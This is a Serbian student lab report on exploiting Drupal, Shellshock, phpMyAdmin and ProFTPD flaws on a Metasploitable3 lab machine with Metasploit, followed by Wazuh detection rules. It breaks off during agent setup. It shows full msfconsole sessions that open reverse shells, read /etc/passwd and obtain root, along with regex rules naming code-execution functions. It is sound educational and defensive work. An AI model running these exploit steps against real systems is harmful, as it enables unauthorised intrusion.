Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta:
Nemanja Milutinović, Nemanja Dutina, Milica Sladaković

Datum:
2.12.2024.

---

1. Pregled Ranjivosti

1.1 Informacije o ranljivosti

1.1.1 Drupal

ID ranljivosti (CVE): CVE-2014-3704

Pogođen servis: Drupal

CVSS ocena: 7.5

Opis ranljivosti:
Unutar Drupal core modula, postoji API za rad sa bazom podataka. Unutar tog API, se nalazi funkcija expandArguments. Funkcija ne proverava podatke dobijene od korisnika pre konstrukcije pripremljenih upita, te je moguće izvršiti SQL injekciju. Unutar nje, koriste se nazivi i vrednosti korisnički unesenih parametara, bez njihove prethodne provere. Na taj način, napadač može, promenom naziva parametara, izvršiti SQL injekciju koja može dovesti i do izvršavanja koda na serverskoj mašini. Ranjivost se nalazi u Drupal verzijama 7.x pre 7.32. Poznata je i pod nazivom Drupageddon. Severity je high. Na skeniranoj mašini, na portu 80, postoji http servis koji koristi ranjivu verziju Drupala.

1.1.2 shellshock

ID ranljivosti (CVE): CVE-2014-6271

Pogođen servis: Apache HTTP server na portu 80

CVSS ocena: 9.8

Opis ranljivosti:

Ranjivost CVE-2014-6271 poznata kao Shellshock, omogućava napadačima da izvrše kod kroz udaljen pristup tako što navedu taj kod nakon definicije funkcije u okviru promjenljivih okruženja(eng. environment variables). Odnosno, ranjivost se odnosi na način na koji Bash obrađuje funkcije definisane unutar promjenljivih okruženja. Ova ranjivost može pogoditi servise koji koriste Bash za pokretanje skripti ili upravljanje promjenljivim okruženja, a najviše se spominju: Apache HTTP server koji radi na portu 80 za HTTP odnosno 443 za HTTPS protokol. Ranjivost se može iskoristiti putem mod_cgi i mod_cgid modula, gdje su CGI skripte koje pozivaju bash ranjive na manipulaciju kroz HTTP zaglavanja, kao što je na primjer User-Agent, gdje je moguće na prethodno opisani način definisati izvršivi kod. OpenSSH sshd server preko porta 22 za SSH protokol. Kroz opciju ForceCommand, koja koristi Bash za izvršavanje specifičnih komandi prilikom povezivanja korisnika, napadači mogu ubaciti komande koje će se izvršiti prilikom SSH povezivanja. DHCP klijenti, koju uglavnom komuniciraju preko UDP portova 67 i 68, mogu koristiti Bash za obradu mrežnih parametara. Ako napadač ima pristup DHCP serveru, može poslati podatke koji pokreću proizvoljne komande na DHCP klijentu. Severity je high.

1.1.3 phpmyadmin

ID ranljivosti (CVE): CVE-2013-3238

Pogođen servis: phpMyAdmin

CVSS ocena: 6.0

Opis ranljivosti: Ova ranjivost se odnosi na nesigurno korištenje PHP funkcije preg_replace sa modifikatorom /e, što na kraju uzrokuje da se sa udaljenim pristupom može kod izvršiti. Severity je medium.

1.1.4 proftpd

ID ranljivosti (CVE): CVE-2015-3306

Pogođen servis: ProFTPD FTP servis

CVSS ocena: 9.8

Opis ranljivosti:

Ova ranjivost utiče na ProFTPD FTP servis koji pokreće modul mod_copy, koji je dostupan na portu 21. Servis dozvoljava neautorizovan pristup komandama SITE CPFR (copy from) i SITE CPTO (copy to). Napadač koji ima mrežni pristup FTP servisu na portu 21 može iskoristiti ovu grešku za čitanje ili pisanje proizvoljnih datoteka na bilo kojoj putanji dostupnoj na serveru, što rezultuje izloženošu podataka i rizicima integriteta. Severity je high.

1.2 Opis eksploita

1.2.1 drupal

Izvor eksploita: Metasploit, module je *multi/http/drupal_drupageddon*

Metod eksploatacije: Ovaj eksploit koristi drupalov keš u koji ubacuje zlonameran kod, odakle se kasnije izvršava

1.2.2 shellshock

Izvor eksploita: Metasploit, modul exploit/multi/http/apache_mod_cgi_bash_env_exec

Metod eksploatacije: Ovaj eksploit koristi CGI skripte koje preko bash shell-a izvršavaju određene zadatke. Kada ranjiva CGI skripta pozove Bash, maliciozne komande koje se nalaze u okviru HTTP zaglavlja se izvršavaju sa privilegijama procesa web servera

1.2.3 phpmyadmin

Izvor eksploita: Metasploit, modul exploit/multi/http/phpmyadmin_preg_replace

Metod eksploatacije: Ovaj eksploit koristi ranjivost phpMyAdmin aplikacije, konkretno, preg_replace funkcije, koja omogućava da se izvrši proizvoljan PHP kod na serveru, u ovom slučaju, omogućava uspostavljanje povratne TCP veze prema našem serveru

1.2.4 proftpd

Izvor eksploita: Metasploit, modul exploit/unix/ftp/proftpd_modcopy_exec

Metod eksploatacije: Ovaj exploit koristi “mod_copy” ranjivst koja omogućava napadacu da izvrsi proizvoljne komande na serveru, eskalira privilegije i dobije pristup sistemu sa root ovlastenjima

---

2. Proces Eksploatacije

2.1 Podešavanje eksploita

2.1.1 Drupal

Ranljiv cilj: Cilj nam je bio Metasploitable3. Verzija Drupala koja je gađana je između 7.0 i 7.31, kao što će kasnije biti prikazano na slici. Gađan je http servis na portu 80, koji koristi ranjivu verziju Drupala.

Alati za eksploataciju: Metasploit

2.1.2 Shellshock

Ranjiv cilj: Cilj nam je bio Metasploitable3 koji koristi Apache HTTP Server sa omogućenom podrškom za CGI(Common Gateway Interface) i ovaj servis radi na portu 80. Konkretno ranjiva skripta je bila dostupna na putanji /cgi-bin/hello_world.sh

Alati za eksploataciju: Metasploit

2.1.3 Phpmyadmin

Ranjiv cilj: Cilj nam je bio Metasploitable3, konkretno servis na toj mašini, phpMyAdmin verzije 3.5.8. Servis je dostupan na portu 80.

Alati za eksploataciju: Metasploit

2.1.4 proftpd

Ranjiv cilj: Cilj nam je bio Metasploitable3, odnosno ProFTPD servis, sa omogućenom funkcijom kopiranja fajlova(mod_copy), na portu 21.


Alati za eksploataciju: Metasploit

2.2 Koraci eksploatacije

2.2.1 Drupal

Koristili smo *msfconsole*. Izvršili smo komandu search drupal. Od izabranih opcija smo izabrali modul 16, što je exploit/multi/http/drupal_drupageddon. Podesili smo `LHOST` - ip adresu sa koje vršimo exploit i `RHOST` - ip adresu od metasploitable3, kao i targeturi koji vodi do drupal servisa. Za payload smo odabrali `php-reverse_perl`. Ovaj payload generiše `PHP` kod koji se izvršava i upostavlja reverse shell prema napadačevom(našem) računaru. `PHP` kod inicijalno poziva Perl skriptu koja obavlja ostatak posla, jer potencijalno mogu postojati ograničenja za php komande a perl skripta ih zaobilazi, odatle i ovaj naziv za payload.

Napomena: drugi dio konfiguracije za eksploataciju je prikazan u okviru slike za rezultat eksploatacije.




```
msf6 > search drupa

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                 2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2              2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                  .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)               .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)               .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                 .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)              .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)               .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)               .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                 .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)              .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)               .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                            .                .          .      .
   15    \_ AKA: drupalgeddon 2                              .                .          .      .
   16  exploit/multi/http/drupal_drupageddon                 2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .    .          .      .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)   .    .          .      .
   19  auxiliary/gather/drupal_openid_xxe                    2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   20  exploit/unix/webapp/drupal_restws_exec                2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize         2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   22    \_ target: PHP In-Memory                            .                .          .      .
   23    \_ target: Unix In-Memory                           .                .          .      .
   24  auxiliary/scanner/http/drupal_views_user_enum         2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   25  exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 > use 16
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

2.2.2 Shellshock

Koristili smo msfconsole, konkretno, korišten je modul exploit/multi/http/apache_mod_cgi_bash_env_exec. Za payload smo koristili linux/x86/shell_reverse_tcp. Na slici je prikazan čitav eksploit, tako da svi opisi vezani za ovaj

eksploit referenciraju sledeću sliku:



2.2.3 phpMyAdmin

U okviru msfconsole smo odabrali modul exploit/multi/http/phpmyadmin_preg_replace. Proslijedimo smo kao targeturi /phpmyadmin, odnosno to je putanja na kojoj je phpMyAdmin servis dostupan. Kao payload smo koristili php/meterpreted/reverse_tcp i podešen je port 80. Svaki opis ovog eksploita referencira sledeću sliku:

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > options

Module options (exploit/multi/http/phpmyadmin_preg_replace):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   sploitme         no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     172.28.128.3     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME   root             yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.21     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(multi/http/phpmyadmin_preg_replace) > run

[*] Started reverse TCP handler on 192.168.0.21:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (40004 bytes) to 192.168.0.21
[*] Meterpreter session 10 opened (192.168.0.21:4444 -> 192.168.0.21:38282) at 2024-12-01 00:19:10 +0100

meterpreter > shell
Process 3497 created.
Channel 0 created.
ls
ChangeLog
Documentation.html
Documentation.txt
LICENSE
README
README.VENDOR
RELEASE-DATE-3.5.8
browse_foreigners.php
bs_disp_as_mime_type.php
bs_play_media.php
changelog.php
tbl_triggers.php
tbl_zoom_select.php
themes
themes.php
transformation_overview.php
transformation_wrapper.php
url.php
user_password.php
version_check.php
view_create.php
view_operations.php
webapp.php
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

2.2.4 proftpd

U okviru msfconsole smo Izabrali modul exploit/unix/ftp/proftpd_modcopy_exec, a kao payload generic/shell_reverse_tcp i port je 21. Kao targetpath je podesen /tmp, što predstavlja direktorijum odakle će se primijeniti payload. Komandom exploit smo pokrenuli isti. U nastavku se nalazi slika na koju se referenciraju svi pomenuti opisi vezani za eksploit proftpd:

```
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.56.3
RHOSTS => 192.168.56.3
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.0.32
LHOST => 192.168.0.32
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set TARGETPATH /tmp
TARGETPATH => /tmp
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.0.32:4444
[*] 192.168.56.3:21 - Connected to FTP server
[*] 192.168.56.3:21 - Sending copy commands to FTP server
[*] 192.168.56.3:21 - Copying payload to target server
[*] 192.168.56.3:21 - Executing payload
[*] Command shell session 1 opened (192.168.0.32:4444 -> 192.168.56.3:35838) at 2024-10-26 14:25:01
+0000

id
uid=0(root) gid=0(root) groups=0(root)

whoami
root
```

2.3 Rezultat eksploatacije

2.3.1 Drupal

Komandom exploit smo pokrenuli eksploataciju. Može se vidjeti da smo dobili reverse shell.

```
msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.20.10.7      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 172.20.10.6
rhosts => 172.20.10.6
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set paylod php/reverse_perl
[!] Unknown datastore option: paylod. Did you mean PAYLOAD?
paylod => php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload => php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[-] Handler failed to bind to 172.20.10.7:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 172.20.10.7:4444
[*] Command shell session 1 opened (172.20.10.7:4444 -> 172.20.10.6:55454) at 2024-11-19 11:50:56 +0100

whoami
www-data
```

2.3.2 Shellshock

Komandom check smo provjerili da li je mašina ranjiva sa trenutnom konfiguracijom. Nakon te potvrde smo izvršili exploit i uspjeli smo da dobijem reverse shell.

2.3.3 phpMyAdmin

Komandom run smo pokrenuli exploit čiju konfiguraciju smo opisali u prethodnoj sekciji. Koristili smo komandu shell kako bismo dobili reverse shell.

2.3.4 proftpd

Komandom exploit smo pokrenuli isti i uspjeli smo da dobijemo reverse shell i to kao root user.

3. Detekcija Korišćenjem Wazuh SIEM-a3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

Drupal

```
<group name="web">
  <rule id="111133" level="12">

<match>request:.*POST.*(user|password|node|filter|tips).*HTTP.*(assert|passthru|system|exec|shell_exec|base64_decode).*</match>
    <description>Suspicious Drupal POST request with possible command injection</description>
  </rule>
</group>
```

Pravilo prikazano iznad se koristi kako bi se detektovalo potencijalno iskorišćavanje drupal ranjivosti. Najvažniji deo ovog pravila je *match* tag. U okviru ovog pravila, traže se šabloni unutar logova, koji bi potencijalno mogli da dovedu do eksploatacije. Pre svega, potrebno je da bude `HTTP` zahtev. Takođe, neće biti detektovani svaki `HTTP` zahtev, već samo `POST`, jer je potrebno da se potrebno da se pošalje `POST` zahtev, kako bi se aktivirao zagađeni keš. Iako je najčešći eksploit na prijavi korisnika, moguće je da se ranjivost pronađe i na drugim eksploitima, te tražimo neke od ključnih reči tih endpoint-a - `(user|password|node|filter|tips)`. Pored toga, proveravamo da li u zahtevu postoje neke od php funkcija koje bi mogle da dovedu do *remote code execution*-a - `(assert|passthru|system|exec|shell_exec|base64_decode)`. Opis pravila koristi se samo kako bi se analitičarima dodatno objasnilo koji napad bi mogao biti u toku.

ID pravila: 111133

Shellshock

```
<rule id="31166" level="6">
   <if_sid>31101, 31120</if_sid>
   <regex>"\(\)\s*{\s*\w*:;\s*}\s*;|"\(\)\s*{\s*\w*;\s*}\s*;</regex>
   <description>Shellshock attack attempt</description>
   <mitre>
     <id>T1068</id>
     <id>T1190</id>
   </mitre>
   <info type="cve">CVE-2014-6271</info>
   <info type="link">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271</info>

<group>attack,pci_dss_11.4,gdpr_IV_35.7.d,nist_800_53_SI.4,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
```

```
</rule>
```

Regex deo pravila je zadužen za prepoznavanje specifičnih znakova i sintakse u vezi sa Shellshock napadom.

Regex najpre traži otvorenu i zatvorenu zagradu. Ovo je deo sintakse u *bash*-u za definisanje funkcije. Prilikom napada ovo služi za inicijalizaciju promenljive koja nosi zlonamerni kod. Backslash (\) ispred zagrada je neophodan jer su zagrade specijalni simboli u regex-u. Zatim se traži bilo koji broj razmaka. Nakon definisanja funkcije se očekuje otvorena vitičasta zagrada. Unutar tih zagrada se traži bilo koji broj alfanumeričkih karaktera. Oni predstavljaju ime promenljive ili niz koji se koristi unutar funkcije. Na kraju izraza se nalazi zatvorena vitičasta zagrada koja označava kraj definicije funkcije.

phpMyAdmin

```
<rule id="11201" level="6">
  <decoded_as>web-accesslog</decoded_as>
  <field name="request">
    .*phpMyAdmin.*(config\.inc\.php|setup\.php|scripts\/setup\.php|phpinfo\.php).*
  </field>
  <description>PhpMyAdmin attack attempt</description>
  <groups>web,attack,phpmyadmin</groups>
</rule>
```

Ovo pravilo detektuje pokušaje napada na phpMyAdmin, što je popularan alat za upravljanje MySQL bazama putem web interfejsa. Napadači često traže poznate fajlove poput config.inc.php, setup.php, i phpinfo.php, jer oni mogu:

- Da sadrže osetljive informacije (npr. konfiguracione podatke baze).
- Biti korišćeni za eksploataciju ranjivosti.

Regex traže se šabloni unutar logova, koji bi potencijalno mogli da dovedu do eksploatacije. Prvo se proverava da li zahtev sadrži reč phpMyAdmin. Ovo označava da se cilja phpMyAdmin aplikacija. Sledeći deo služi da se u okviru logova pronađu oni koji ciljaju neke od .php dokumenata koji sadrže poverljive informacije. `(config\.inc\.php|setup\.php|scripts\/setup\.php|phpinfo\.php)`

proFTPD


```
<rule id="11201" level="3">
    <decoded_as>proftpd</decoded_as>
    <match>FTP session opened.$</match>
    <description>proftpd: FTP session opened.</description>
    <group>proftpd</group>
</rule>
```

Ovo pravilo se primenjuje na logove koje generiše ProFTPD server što nam potvrđuje decoded_as deo pravila. Kako bi se pravilo okinulo, potrebno je da u detektovanom logu postoji `FTP session opened` unutar njega.

3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:


Wazuh manager je instaliran koristeći asistenta koji je dat u quickstart dokumentaciji. Na slici ispod prikazan je proces instalacije wazuh dashboard-a, zajedno sa indexer-om i manager-om.



Za pristup serveru korišćeni su default kredencijali kreirani prilikom podizanja sistema.

```
root@metasploitable3-ub1404:/home/vagrant# update-rc.d wazuh-agent defaults 95 10
 Adding system startup for /etc/init.d/wazuh-agent ...
   /etc/rc0.d/K10wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc1.d/K10wazuh-agent -> ../init.d/wazuh-agent
   /etc/rc6.d/K10wazuh-agent -> ../init.d/wazuh-agent
